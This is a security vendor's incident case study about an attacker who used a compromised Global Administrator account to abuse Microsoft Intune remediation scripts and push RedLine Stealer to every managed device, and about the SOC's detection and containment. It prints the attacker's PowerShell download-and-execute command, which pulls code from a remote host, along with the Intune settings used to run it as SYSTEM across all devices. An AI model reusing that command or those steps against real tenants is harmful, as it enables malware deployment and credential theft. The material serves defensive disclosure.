CASE STUDY

Blackpoint Stops Microsoft Intune Abuse In Under One Minute

When a threat actor tried to use a cloud-based device management tool to push malware to a fleet of endpoint devices, early detection thwarted their efforts.

Introduction


Adversaries are increasingly compromising company cloud environments in order to gain access to on-premises devices. They often do this by abusing legitimate tools, leveraging the trust organizations place in well-known solutions and software vendors.

Recently, Blackpoint Cyber's Security Operations Center (SOC) detected a threat actor attempting to use Microsoft Intune, a cloud-based remote management solution, to push information-stealing malware called RedLine Stealer across a customer's entire fleet of endpoint devices. The SOC stopped the attack before lateral movement could occur and onboarded the customer to Cloud Response, which prevented additional compromise attempts. This case study describes the full attack chain, from compromised credentials to malicious code execution, as well as Blackpoint's detection and response.

About Blackpoint Cloud Response

Cloud Response is a Blackpoint ecosystem add-on that integrates with SNAP-Defense, taking Blackpoint's MDR to the cloud. It enables our 24/7 SOC to see contextual data within Microsoft 365 environments and provide active response to even the fastest, most advanced cyberthreats. Additionally, partners can review policy settings and configure custom notifications directly in the portal. Set up can be done within minutes, and onboarding tenants is straightforward.

This add-on solution currently protects Microsoft's 365 service, including Azure Active Directory (AD), Exchange, and SharePoint.



ACCOUNT
Blackpoint Sales Demo

CUSTOMER
Demo

Cloud Response

Extend the power of MDR, bringing expert security monitoring and rapid, active response to your Azure environment

Search by notifications name or description

All notifications will be sent to: mally@blackpointcyber.com EDIT

Azure AD

Admin Consented to Unverified Enterprise App
An admin consents to permissions for an unverified enterprise app. Email

Admin Consented to Verified Enterprise App
An admin consents to permissions for a verified enterprise app. Email

Impossible Travel
A user logged in in 2 geographically distant locations within an impossible amount of time for travel. Email

Login from New Device and IP
A user logs in with a new device and IP combination. Email

Login from Unapproved Country
A user signs in from a country not on the approved list.
Approved countries: US AL AI AF EDIT Email

New MFA Device Added
A new MFA device was added to the user. Email

Role Assigned to User
A new role is added to a user. Email

The Attack


Initial Access

Credential compromise is a common way adversaries gain access to environments. They may obtain credentials via phishing, exploiting weak or default passwords, bypassing multifactor authentication, searching public repositories for exposed credentials, or via brute force password attacks. With the obtained credentials, they can breach cloud environments, leading to data leaks, resource hijacking, or further lateral movement within the network.

In this case, the Azure Cloud support account had been compromised in an undetermined manner prior to the customer onboarding Cloud Response. The evidence suggests that the adversary had access to the environment up to eight days prior to onboarding. Cloud audit logs suggest that the threat actor may have compromised a different account before modifying the password of the support account and logged in multiple times from an IP address in Saint Petersburg, Russia. The support account was a member of the *Global Administrators* group.

Execution – Intune Abuse

With global administrative privileges, the adversary had the necessary permissions to carry out nearly any activity they wanted in the compromised tenant. In this case, they chose to abuse Microsoft Intune as a way to push malware to endpoint devices. Intune is used by administrators to manage and secure endpoints such as mobile devices, laptops, and desktops. An activated subscription provides access to the Microsoft Intune admin center (see Figure 1).



APG [redacted] ...

Status


Errors/failures 0

Healthy 6

Account status	✓ Active
Client apps	✓ No installation failures
Connector status	✓ Healthy
Device compliance	✓ All in compliance
Device configuration	✓ No policies with error or conflict
Service health	✓ Healthy

Figure 1: MS Intune Admin center


The admin center provides various features for managing devices, including running remediation scripts (see Figures 2 & 3) written in PowerShell.



Create and run script packages on devices to proactively find and fix the top support issues in your organization. Use this table to see the status of your deployed script packages and to monitor the detection and remediation results. Results are shown as number of devices affected. Learn more.

Script package n...	Author	Status	Without issues	With issues
Restart stopped Office...	Microsoft	● Not deployed	1	0
Update stale Group P...	Microsoft	● Not deployed	0	0

Figure 2: Device remediation scripts


Create custom script

Create a custom script package from scripts you've written. By default, scripts will run on assigned devices every day.

Detection script file *: payload.ps1

Detection script:

```
IEX(New-Object
Net.Webclient).DownloadString("http://apg.[redacted].com:8000/runner.txt")
```


Remediation script file: payload.ps1

Remediation script:

```
IEX(New-Object
Net.Webclient).DownloadString("http://apg.[redacted].com:8000/runner.txt")
```

Figure 3: Setting the script

The script has the option to run as the logged-on user (see Figure 4), however, if this is not enabled, the script is run with *SYSTEM* privileges.




Run this script using the logged-on credentials: Yes [✓ No]

Enforce script signature check: Yes [✓ No]

Run script in 64-bit PowerShell: Yes [✓ No]

Figure 4: Script permissions

Next, the adversary can set the scope of the script and the frequency it will run (see Figure 5). This can be abused for persistence. For example, if there are scripts already running at a set interval, the threat actor has the ability to modify the script and insert malicious code that will execute alongside the legitimate code.



Create custom script ...

Select one or more groups to assign the script package.

Included groups

Assign to: All devices

Selected groups	Schedule	Filter	Filter mode
All devices	Daily	None	None


Excluded groups

Include or exclude either device groups or user groups. Don't mix user and device groups across include and exclude assignments.

Selected groups

Figure 5: Setting scope and interval

If the adversary wants the script to execute immediately, they can select an individual device and run the script on demand (see Figures 6 & 7).



Run remediation: Completed

Device name
IntunePOC


Management name
[redacted]_Windows_8/25/2023_3:09 PM

Ownership
Personal

Serial number
0000-0009-9231-4241-0777-2165-91

Phone number

Figure 6: Run remediation



Run remediation (preview)
IntunePOC


Deploy a remediation script package to this device using both a detection and remediation scripts. Learn more about the remediation script packages. To manage the script packages available on this screen, go to Proactive remediations.

3 items loaded

	Script package name	Description	Details
☐	Restart stopped Office C2R svc	If service is stopped, try to start it. If not auto-start, change to automatic. Important si...	View details
☑	TotallyNotEvilPowerShellScript	A remediation script that is totally safe and free from malware.	View details
☐	Update stale Group Policies	If GP refresh was > 7 days ago, then gpupdate. IT can customize the 7 day threshold. ...	View details


Figure 7: Selecting malicious script

A successful chain of execution looks like Figures 8 & 9 below.



```
   |
   |----Microsoft.Management.Services.IntuneWindowsAgent.exeNT AUTHORITY\SYSTEM          9060    Microsoft.Management.Services.IntuneWindowsAgent.exe
   |  |----AgentExecutor.exe             NT AUTHORITY\SYSTEM          4144    AgentExecutor.exe -remediationScript "" C:\Windows\IMECache\HealthScript
   |     |----conhost.exe                   NT AUTHORITY\SYSTEM          5420    conhost.exe 0xffffffff -ForceV1
   |     |----powershell.exe                NT AUTHORITY\SYSTEM          8520    powershell.exe -NoProfile -executionPolicy bypass -file "C:\Windows\I
   |        |----conhost.exe                   NT AUTHORITY\SYSTEM          8260    conhost.exe 0xffffffff -ForceV1
   |
```

Figure 8: Process tree displayed in SNAP-Defense




Data Viewer

```
| |---AgentExecutor.exe NT AUTHORITY\SYSTEM 4144 AgentExecutor.exe -remediationScript ""
C:\Windows\IMECache\HealthScripts\22d94c0c-a62d-4692-8f15-dae966e9a71a_1\detect.ps1" ""
C:\Windows\IMECache\HealthScripts\22d94c0c-a62d-4692-8f15-dae966e9a71a_1\43a0dedb-7fac-45bf-94ee-
d69704010305_PreDetectScript.output"" "" C:\Windows\IMECache\HealthScripts\22d94c0c-a62d-4692-8f15-dae966e9a71a_1\43a0dedb-
7fac-45bf-94ee-d69704010305_PreDetectScript.error"" "" C:\Windows\IMECache\HealthScripts\22d94c0c-a62d9060 8/31/2023 3:49:10 PM
```

Figure 9: Detect.ps1

This flow is consistent with the execution of any remediation script and makes it difficult to detect suspicious PowerShell command line arguments. However, enabling script block logging for PowerShell can provide a deeper look into the code contained within the **detect.ps1** script (see Figure 10).



Operational Number of events: 203

Level	Date and Time	Source	Event ID	Task Categ
Verbose	8/31/2023 4:05:26 PM	PowerShell (Microsoft-Windows-PowerShell)	4104	Execute a I
Warning	8/31/2023 4:05:26 PM	PowerShell (Microsoft-Windows-PowerShell)	4104	Execute a I
Verbose	8/31/2023 4:05:26 PM	PowerShell (Microsoft-Windows-PowerShell)	4104	Execute a I
Information	8/31/2023 4:05:25 PM	PowerShell (Microsoft-Windows-PowerShell)	40962	PowerShel

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
Creating Scriptblock text (1 of 1):
IEX(New-Object Net.Webclient).DownloadString("http://apg.[redacted]com:8000/runner.txt")

ScriptBlock ID: 2ef1c5e0-8c2d-4a35-8367-2dbfb99ed4c0
Path: C:\Windows\IMECache\HealthScripts\22d94c0c-a62d-4692-8f15-dae966e9a71a_1\detect.ps1
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	8/31/2023 4:05:26 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None
User:	SYSTEM	Computer:	IntunePOC
OpCode:	On create calls		
More Information:	Event Log Online Help		

Figure 10: PowerShell script block event log

Detection and Containment

The SOC was alerted to suspicious processes using **powershell.exe**, which stemmed from **Microsoft.Management.Services.IntuneWindowsAgent.exe** (Microsoft Intune). The PowerShell process called out to a Russian IP address using an encoded command and attempted to download an additional payload, the RedLine Stealer remote access tool. RedLine Stealer is used by threat actors to collect credentials stored in browsers, applications, and cryptocurrency wallets.

In **less than a minute**, the Blackpoint SOC was able to isolate the machine from further attack, keeping the threat actor from pivoting to the on-premises network.

Here is the sequence of events:

1. The SOC was alerted by SNAP-Defense, our proprietary MDR technology, about a process violation for an encoded base64 PowerShell. The alert was reviewed by an MDR analyst.
2. After initial review, the alert was escalated to a senior MDR analyst, who decoded the PowerShell to find that it was attempting to connect to a .ru (Russian) domain. In less than a minute from initial alert, the senior MDR analyst isolated the device in question.
3. MDR analysts began further analysis of the initial payload along with threat hunting activity and found that the activity was sourcing from Intune. They assessed that an Intune policy had been compromised and modified to distribute the malware. They shared this, along with IoCs, with the customer to aid in the customer's response efforts.
4. After the initial compromise, additional devices were isolated as the SOC continued to monitor and work with the customer to identify the compromised Intune policy so it could be disabled or deleted to prevent further spread.
5. The SOC began onboarding the customer to Cloud Response and then monitoring for additional signs of compromised accounts. Cloud Response immediately began alerting to suspicious logins within the customer environment.
6. Looking into these alerts, the SOC performed further threat hunting and found additional compromised accounts. They relayed this information to the customer and isolated these devices to prevent further infection and the spread of the malware.

After the initial intrusion, **Cloud Response stopped 10 more potential business email compromises targeted at the customer**. Each of these compromises could have potentially turned into other malicious actions—once an adversary gains initial access, they may use it to their advantage in a variety of ways.

Conclusion

The adoption of the cloud and its integration with on-premises or BYOD (bring your own device) endpoints has created yet another appealing attack path for adversaries. Common credential theft attacks give threat actors access to cloud environments, opening the possibilities to spread to on-premises networks. **Having insight into as many aspects of an environment as possible is critical.** The further "left of boom" malicious activity can be observed and detained, the better the outcome. Solutions like Cloud Response, working in tandem with 24/7 SOC experts, are critical in identifying suspicious activity and stopping threat actors as early as possible.

To protect against these types of attacks:

- Implement a strong password policy and enforce the use of multifactor authentication.
- Audit cloud identity privileges and limit access to only what is needed.
- Ensure cloud monitoring and logging is enabled in your environment.

blackpoint

Why Blackpoint Cyber?

Founded in 2014 by former National Security Agency (NSA) cyber operations experts, the Blackpoint team continues to bring nation-state-grade technology and tactics to our partners around the world. By fusing real security with real response, our elite SOC team is empowered by the proprietary technology we built from the ground up.

Together, we detect breaches faster than any other solution on the market. With insight into network visualization, tradecraft detection, endpoint security, suspicious events, and remote privileged activity, Blackpoint detects lateral movement in its earliest stages and stops the spread.

By the time you hear from us, the threat has been triaged and removed, often before the malicious actor even saw us coming. Lastly, we optimize our architecture and data to its fullest extent, ensuring robust services and valuable intel for our partners. That way, critical facets of security—on-prem & cloud response, endpoint protection, application control, logging, and cyber insurance—can work in tandem to support an integrated cyber strategy. Sleep easy knowing we detect and detain threats on your behalf around the clock.

Our mission? To provide unified, 24/7 detection and response services to organizations of all sizes around the world.

SIGN UP FOR A DEMO TODAY!

CONTACT US

info@blackpointcyber.com

blackpointcyber.com